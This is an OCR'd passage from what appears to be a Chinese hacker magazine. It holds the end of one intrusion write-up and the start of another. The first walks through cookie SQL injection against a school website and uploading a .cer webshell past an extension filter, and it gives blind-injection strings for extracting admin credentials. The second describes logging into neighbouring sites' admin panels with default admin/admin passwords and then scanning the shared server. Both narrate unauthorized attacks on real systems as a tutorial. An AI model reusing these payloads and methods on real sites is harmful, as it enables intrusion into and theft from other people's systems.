


图15




图16

这个上传程序仅对asp、asa、aspx过滤，所以我们可以上传cer后缀的文件拿webshell。在上传之前先修改一下网站配置，如图12所示，保存即可。接着就是上传cer文件，如图13、图14所示，这样整个COOKIE过程就完结了。

七、回归正题

讲了第一次的COOKIE注入经历，那么面对现在的学校网站就不再那么没思路了。拿起家伙开始注入，首先还是选择UNION查询，当我查询到9时，显示：在联合查询中所选定的两个数据表或查询中的列数不匹配，如图15所示。

试到10时显示：不能更新。数据库或对象为只读，如图16所示（在此可以断定字段个数为10，因为9之前都是提示列数不匹配）。

看到这里郁闷了半天，管理员对网站目录进行了权限设置，没有对everyone用户设置权限。没办法，只好一个一个的猜解账号密码了。

在1个小时中分别以如下构造语句进行测试，终于猜到了表admin中字段uesername和pasword的账号密码，进入了后台，如图17所示。

```
猜表：52 and (select count(*) from [admin])>0。
猜字段：52 and (select username from admin)>0。
猜值：52 and (select top 1 asc(mid(username,1,1)) from admin)=116。
```




图17

后台实在简单，上传的地方很严格，抓包改后缀都没成功（花了这么多时间，实在是悲哀！更郁闷的是，没找到任何项目资料~+_+~）。

八、最后总结

经常看别人在文章中分析源码，很是享受，我也就想着写篇文章。这是第一次写关于分析网站的文章，写得不好还请海涵。

COOKIE注入可能很多人都知道，但是实践的人很少，主要是因为COOKIE注入的检测没有集成到啊D或者NBSI这种大型工具中。在此告诉大家，工具毕竟是死的，手是活的，手动检测会比工具更能学到知识，更有成就感。

[作者写的cookie工具与源码已收录在本期光盘]

编辑点评：

鬼仔网站上有一个工具jzc，是可以直接对cookie进行注入的，也有很多转发的cookie注射工具，可能是作者没有太留心。不过这样也好，可以增强自己编写工具的能力，作者写的代码很简单，相信对初学vb的人很有帮助。

拿什么拯救你，我的旁注

图Yizhigu [L.S.T]

本文你可以学习到旁注时的另一种思路

在通过注入、上传等常规入侵手段无法获取webshell的情况下，我们的首要途径就是旁注。可是当服务器上的网站却大部分采取同样一套安全系统的情况下，我们如何避开这些“亲戚”网站而有效的进行旁注呢？

现在许多地方的公司都采取了网站建设公司定制的“系统＋域名＋空间”一条龙服务，所以导致你旁注的目标站点惊人的相似，那么问题就是，你如何找到那个与众不同的它？

这次我的目标服务器IP地址为60.X.X.234，放到**ip.wen.la**进行查询（选择这个查询站是因为它可以开启新链接，而不是myipneighbors那样的框架结构），结果如图1。




图1

我们随便点开一个，是动易的修改版，我采用admin/admin作为用户名和密码成功进入了网站后台。采取常规的方式获取webshell的手段是行不通的，至少动易后台获取shell的方式并不太多，经过尝试全部都无疾而终。

可是接下来遇到的情况就傻眼了，继续开了几个网站，仍然采用同样的默认口令进入后台，居然发现全部都是同一套系统，如图2。




图2

继续在这里折腾吗？至少感觉告诉我没这个必要了（如果这样的后台能够获取webshell，这些网站早就被挂马了。或许高人可以，可惜我是菜鸟一族）。懒得再看了，冷静下来思考了一会，如果能通过特定页面搜索到采取这套系统的网站，那么排除这些，我们缩小目标不就能找到突破口了么？

想法出来了，需要工具的实践。具备批量网站页面检测功能的我手头有两个，明小子的DOMAIN和网站猎手，这里我就以网站猎手为例。

输入IP地址后，点击whois按钮，程序会自动输出**http://whois.webhosting.info**旁注查询返回给我们的信息。进入到“扫描漏洞文件”功能，插入我们得知的以上系统具备的一个特定文件admin/product_list.asp，点“开始扫描”后结果就显示出来了，如图3。

